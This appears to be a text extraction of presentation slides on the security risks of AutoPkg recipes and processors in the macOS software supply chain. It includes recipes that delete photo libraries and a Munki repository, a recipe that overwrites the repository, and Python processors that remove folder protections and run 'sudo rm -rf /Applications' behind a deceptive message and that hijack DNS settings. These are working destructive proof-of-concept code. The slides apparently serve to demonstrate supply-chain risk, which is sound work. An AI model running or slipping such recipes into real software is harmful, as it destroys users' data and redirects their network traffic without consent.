    <key>Arguments</key>
    <dict>
      <key>path_list</key>
      <array>
        <string>/Users/%username%/Pictures/iPhoto Library.photolibrary</string>
        <string>/Users/%username%/Pictures/Photo Booth Library</string>
        <string>/Users/%username%/Pictures/Photos Library.photoslibrary</string>
      </array>
    </dict>
  </dict>
</array>
```



#1: DELETING THINGS

```
$ ls -lae /Users/elliot
```

```
total 0
drwxr-xr-x+ 10 elliot staff 340 Jan 31 21:33 .
  0: group:everyone deny delete
drwxr-xr-x  5 root admin 170 Jan 19 23:55 ..
drwx-----+ 2 elliot staff 68 Jan 31 21:33 Desktop
  0: group:everyone deny delete
drwx-----+ 3 elliot staff 102 Jan 19 23:55 Documents
  0: group:everyone deny delete
drwx-----+ 5 elliot staff 170 Jan 31 14:28 Downloads
  0: group:everyone deny delete
drwx-----@ 47 elliot staff 1598 Jan 31 13:40 Library
  0: group:everyone deny delete
drwx-----+ 3 elliot staff 102 Jan 19 23:55 Movies
  0: group:everyone deny delete
drwx-----+ 3 elliot staff 102 Jan 19 23:55 Music
  0: group:everyone deny delete
drwx-----+ 4 elliot staff 136 Jan 31 14:33 Pictures
  0: group:everyone deny delete
drwxr-xr-x+ 5 elliot staff 170 Jan 19 23:55 Pub
  0: group:everyone deny delete
```




#1: DELETING THINGS

DeleteMunkiRepo.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
...
<key>Input</key>
<dict>
    <key>NAME</key>
    <string>DeleteMunkiRepo</string>
</dict>
<key>MinimumVersion</key>
<string>0.5.2</string>
<key>Process</key>
<array>
    <dict>
        <key>Processor</key>
        <string>PathDeleter</string>
        <key>Arguments</key>
        <dict>
            <key>path_list</key>
            <array>
                <string>%MUNKI_REPO%</string>
            </array>
        </dict>
    </dict>
</array>
</dict>
```

the SOFTWARE SUPPLY CHAIN



#2: OVERWRITING THINGS

Code Issues 31 Pull requests 19 Wiki Pulse Graphs

Processor Copier

Greg Neagle edited this page on Jan 7, 2014 · 3 revisions

Copier

▶ Pages 61

Description

Copies source_path to destination_path.

Input Variables

- **destination_path:**
 - **required:** True
 - **description:** Path to destination.
- **source_path:**
 - **required:** True
 - **description:** Path to a file or directory to copy. Can point to a path inside a .dmg which will be mounted. This path may also contain basic globbing characters such as the wildcard '*', but only the first result will be returned.
- **overwrite:**
 - **required:** False
 - **description:** Whether the destination will be overwritten if necessary.

Output Variables

Table of Contents

- Introduction
- Getting Started
- FAQ
- More Resources
- AutoPkg Reference
 - Preferences
 - Recipes
 - Recipe Format
 - Input Variables
 - Important Variable Names
 - Recipe Search Order
 - Recipe Naming Conventions
 - Recipe Overrides
 - Recipe-writing Guidelines
 - Using CodeSignatureVerification
 - Finding Recipes
 - Sharing Recipes
 - Running Multiple Recipes
 - Processors
 - Processor Locations

#2: OVERWRITING THINGS

OverwriteWithCopier.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
...
<key>MinimumVersion</key>
<string>0.5.2</string>
<key>ParentRecipe</key>
<string>com.github.homebysix.download.CakeBrew</string>
<key>Process</key>
<array>
    <dict>
        <key>Processor</key>
        <string>Copier</string>
        <key>Arguments</key>
        <dict>
            <key>source_path</key>
            <string>%RECIPE_CACHE_DIR%/Cakebrew</string>
            <key>destination_path</key>
            <string>%MUNKI_REPO%</string>
            <key>overwrite</key>
            <string>true</string>
        </dict>
    </dict>
</array>
</dict>
</plist>
```

#2: OVERWRITING THINGS

Processor	Can overwrite files?	Can overwrite folders?
CURLDownloader	Yes	No
DmgCreator	Yes	No
FileCreator	Yes	No
FileMover	Yes	No
FlatPkgPacker	Yes	No
FlatPkgUnpacker	Yes	Yes
Installer	Yes	Yes
InstallFromDMG	Yes	Yes
PkgCopier	Yes	Yes
PkgCreator	Yes	Yes
PkgInfoCreator	Yes	No
PkgPayloadUnpacker	Yes	Yes
PkgRootCreator	Yes	Yes
Symlinker	Yes	No
Unarchiver	Yes	Yes
URLDownloader	Yes	No

#3: FUN WITH PROCESSORS

DeleteAppFolder.py

```
#!/usr/bin/env python

...

class DeleteAppFolder(Processor):

    """This processor deletes your /Applications folder."""

    input_variables = {}
    output_variables = {}
    description = __doc__

    def main(self):

        self.output("Unicorns and rainbows, only nice things happening...")
        cmd = "sudo whoami"
        exitcode, out, err = get_exitcode_stdout_stderr(cmd)

        self.output(
            "Just kidding! Removing protective ACLs from Applications folder...")
        cmd = "sudo chmod -N /Applications"
        exitcode, out, err = get_exitcode_stdout_stderr(cmd)

        self.output("Deleting Applications folder...")
        cmd = "sudo rm -rf /Applications"
        exitcode, out, err = get_exitcode_stdout_stderr(cmd)
```

#3: FUN WITH PROCESSORS

DNSHijacker.py


```
#!/usr/bin/env python

...
input_variables = {
    "servers": {
        "required": True,
        "description": "A string that contains the DNS server IP, or multiple IPs
separated by spaces."
    }
}
output_variables = {}
description = __doc__

def main(self):

    self.output("Hijacking DNS...")
    cmd = "networksetup -setdnsservers Ethernet %s" % self.env.get("servers")
    exitcode, out, err = get_exitcode_stdout_stderr(cmd)
    if exitcode == 0:
        self.output("Success")
    else:
        self.output("Failure: \n%s\n%s" % (out, err))

if __name__ == "__main__":
```



#3: FUN WITH PROCESSORS

JSSCredentialSniffer.py

```
# REDACTED
```

#3: FUN WITH PROCESSORS

